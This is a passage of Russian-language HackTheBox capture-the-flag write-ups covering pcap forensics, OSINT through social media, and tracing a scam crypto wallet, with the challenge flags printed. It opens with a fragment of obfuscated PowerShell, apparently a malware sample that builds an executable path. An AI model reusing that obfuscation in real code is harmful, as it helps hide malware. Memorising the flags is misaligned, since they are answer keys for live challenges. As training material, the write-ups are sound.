(('C'+7xo'+9g'+t');\$hbmskV2T=\$HOME+((('5'+t'+('f'+Jrbv'+k')+ ('45tf'+Cc'+w')+'r'+(' 2h'+5tf)) -rEplACE (([ChAR]53+[ChAR]116+[ChAR]102), [ChAR]92)+\$Bb28umo+(((' e'+x')+e'));\$Q1\_u05\_="Mf


Декодируем и видим флаг:



3. MarketDump (<https://app.hackthebox.com/challenges/marketdump>)


У нас есть файл с расширением .pcapng , открываем его в Wireshark.

Исследуем файл и находим запись, связанную с приложением sql. Переходим к потоку TCP:




Проматав вниз, находим выделяющуюся запись:






Декодируем NVCIjF7n6peM7a7yLYPZrPgHmWUHi97LCazXxSEUraKme:



OSINT:

1. Infiltration (<https://app.hackthebox.com/challenges/infiltration>)



HTB{WW91IGNhbiBkbyB0aGlzLCBrZWVwIGdvaW5nISEh} взятый с LinkedIn не сработал как флаг.

Декодируем WW91IGNhbiBkbyB0aGlzLCBrZWVwIGdvaW5nISEh base64:


HTB{You can do this, keep going!!!} – не подходит.

Второй ссылкой в Google был Instagram сотрудницы этой компании ([https://www.instagram.com/eryn\\_mcmahon12/](https://www.instagram.com/eryn_mcmahon12/)). У нее в профиле было найдено фото с рабочего места. На бейдже был флаг:

HTB{Y0ur\_Enum3rat10n\_1s\_Str0ng\_Y0ung\_One}




## 2. Money Flowz (<https://app.hackthebox.com/challenges/money-flowz>)




Первая ссылка ведет на Reddit.

Там мы видим 2 поста.



Переходим по ссылкам в постах.

Первая ссылка ведет на следующий сайт:



Однако тут нет ничего полезного для нас, т.к. в посте автор указывает о том, что это кошелек другого мошенника и описывает его схему.

В следующем посте указана ссылка, перейдя по которой мы якобы получим бесплатные монеты (что очень похоже на мошенническую схему). Там автор пишет: Deposit 10X ETH to this address and get 20X ETH back!! Делаем вывод что здесь указан кошелек, каким-то образом связанный с ним.



## Freecoinz!!



freecoinz (25) • in #htb • 2 years ago (edited)

### Super Ethereum SCAM Giveaway

(?)Deposit 10X ETH to this address and get 20X ETH back!!(?)

0x1b3247Cd0A59ac8B37A922804D150556dB837699

you can get free coinz!



🕒 2 years ago in #htb by freecoinz (25) ▾

👍👎 \$0.00 ▾

🔗 Reply 1 📱 🌐 📧 📧 📧 📧



Sort: Trending ▾



freecoinz (25) ▾ 2 years ago

[-]

Wow! I can't believe they are giving free coins into the ropsten net!

👍👎 \$0.00 Reply

Снизу видим комментарий о получении монет на сайте ropsten net.

Переходим на этот сайт и в поиске указываем кошелек с предыдущего скрина.

Ropsten Testnet Network

All Filters
Search by Address / Txn Hash / Block / Token / Ens

Home
Blockchain
Tokens
Misc
Ropsten

Address
0x1b3247Cd0A59ac8B37A922804D150556dB837699

Overview

Balance: 128.732852912747327 Ether
Token: \$0.00

More Info

My Name Tag: Not Available

Transactions

Erc20 Token Txns

Latest 25 from a total of 123 transactions

| Txn Hash                 | Method   | Block    | Age                | From                     | To                         | Value      | Txn Fee        |
|--------------------------|----------|----------|--------------------|--------------------------|----------------------------|------------|----------------|
| 0xb20f8934e8ff8e60e3...  | Transfer | 11837362 | 17 hrs 48 mins ago | 0xcda0d6adcd0f1ccea67... | IN 0x1b3247cd0a59ac8b37... | 0.3 Ether  | 0.002332995941 |
| 0x554450c59991421790...  | Transfer | 11828497 | 2 days 5 hrs ago   | 0xcda0d6adcd0f1ccea67... | IN 0x1b3247cd0a59ac8b37... | 0.3 Ether  | 0.000089972145 |
| 0x0525dc4679ad017e95...  | Transfer | 11795710 | 7 days 15 hrs ago  | 0xcda0d6adcd0f1ccea67... | IN 0x1b3247cd0a59ac8b37... | 0.3 Ether  | 0.000053392429 |
| 0xab146f1d46be93a36c...  | Transfer | 11789743 | 8 days 16 hrs ago  | 0xaed01c776d98303ee0...  | IN 0x1b3247cd0a59ac8b37... | 0.15 Ether | 0.00010528457  |
| 0x200fe7f35c277eccd08... | Transfer | 11618247 | 35 days 17 hrs ago | 0xaed01c776d98303ee0...  | IN 0x1b3247cd0a59ac8b37... | 0.5 Ether  | 0.000105       |
| 0x3c014d137399e68de0...  | Transfer | 11549145 | 46 days 4 hrs ago  | 0xcda0d6adcd0f1ccea67... | IN 0x1b3247cd0a59ac8b37... | 0.3 Ether  | 0.0000525      |
| 0x5fda81f64aa78a870d...  | Transfer | 11522138 | 50 days 8 hrs ago  | 0xcda0d6adcd0f1ccea67... | IN 0x1b3247cd0a59ac8b37... | 0.3 Ether  | 0.0000525      |
| 0xd2a7a246866a936007...  | Transfer | 11501732 | 53 days 10 hrs ago | 0xcda0d6adcd0f1ccea67... | IN 0x1b3247cd0a59ac8b37... | 0.3 Ether  | 0.0000525      |
| 0xbfb87097d7a3891a1...   | Transfer | 11464504 | 59 days 8 hrs ago  | 0xcda0d6adcd0f1ccea67... | IN 0x1b3247cd0a59ac8b37... | 0.3 Ether  | 0.0000525      |
| 0xe7c6c9c4e26de8f579...  | Transfer | 11453840 | 61 days 1 hr ago   | 0xcda0d6adcd0f1ccea67... | IN 0x1b3247cd0a59ac8b37... | 0.3 Ether  | 0.0000525      |
| 0x96e5802f3b2a2d9013...  | Transfer | 11420602 | 66 days 12 hrs ago | 0xcda0d6adcd0f1ccea67... | IN 0x1b3247cd0a59ac8b37... | 0.3 Ether  | 0.000079741477 |
| 0x68d02b2002db1dac5b...  | Transfer | 11408838 | 68 days 5 hrs ago  | 0xcda0d6adcd0f1ccea67... | IN 0x1b3247cd0a59ac8b37... | 0.3 Ether  | 0.0000525      |
| 0xb0ed0590a71e0f2aba...  | Transfer | 11401624 | 69 days 14 hrs ago | 0xcda0d6adcd0f1ccea67... | IN 0x1b3247cd0a59ac8b37... | 0.3 Ether  | 0.0000525      |

Тут мы видим довольно много операций, но т.к. нас интересует куда уходят деньги, а не то, кто переводит их мошеннику указываем в фильтр исходящие операции. Получаем следующую картину:

Ropsten Testnet Network

All Filters
Search by Address / Txn Hash / Block / Token / Ens

Home
Blockchain
Tokens
Misc
Ropsten

Transactions

For 0x1b3247Cd0A59ac8B37A922804D150556dB837699

A total of 2 OUT transactions found

| Txn Hash                | Method    | Block   | Age                 | From                    | To                           | Value      | Txn Fee    |
|-------------------------|-----------|---------|---------------------|-------------------------|------------------------------|------------|------------|
| 0xc9dc91514cd66e1bb0... | Transfer* | 7840645 | 624 days 23 hrs ago | 0x1b3247cd0a59ac8b37... | OUT 0x64d8e29f428f9a34270... | 0 Ether    | 0.00015668 |
| 0xe1320c23f292e52090... | Transfer* | 7840635 | 624 days 23 hrs ago | 0x1b3247cd0a59ac8b37... | OUT 0x64d8e29f428f9a34270... | 0.99 Ether | 0.00016527 |

Download CSV
Export

Переходим к операции:

Transaction Details < >

Overview State ⓘ

[ This is a Ropsten Testnet transaction only ]

② Transaction Hash: 0xe1320c23f292e52090e423e5cdb7b4b10d3c70a8d1b947dff25ae892609f2ef4 ⓘ

② Status: Success

② Block: 7840635 4000214 Block Confirmations

② Timestamp: 624 days 23 hrs ago (May-04-2020 08:05:37 AM +UTC)

② From: 0x1b3247cd0a59ac8b37a922804d150556db837699 ⓘ

② To: 0x64d8e29f428f9a3427045b4501b1646270558820 ⓘ

② Value: 0.99 Ether (\$0.00)

② Transaction Fee: 0.0001652728 Ether (\$0.00)

② Gas Price: 0.0000000077 Ether (7.7 Gwei)

② Gas Limit & Usage by Txn: 32,196 | 21,464 (66.67%)

② Others: Nonce: 0 Position: 6

② Input Data: 0x4854427b4372795b743b43757272336e63795f31735f46754e7a21217d

View Input As ▾

[Click to see Less](#) ↑

Переводим input data в UTF-8:

② Input Data: HTB{CryPt0Curr3ncy\_1s\_FuNz!!}

View Input As ▾

Default View  
UTF-8  
Original

[Click to see Less](#) ↑

ⓘ A transaction is a cryptographically signed instruction from an account to the state of the blockchain. Block explorers track the details of all transactions in the network. Learn more about transactions in our [Knowledge Base](#).

Получаем флаг: HTB{CryPt0Curr3ncy\_1s\_FuNz!!}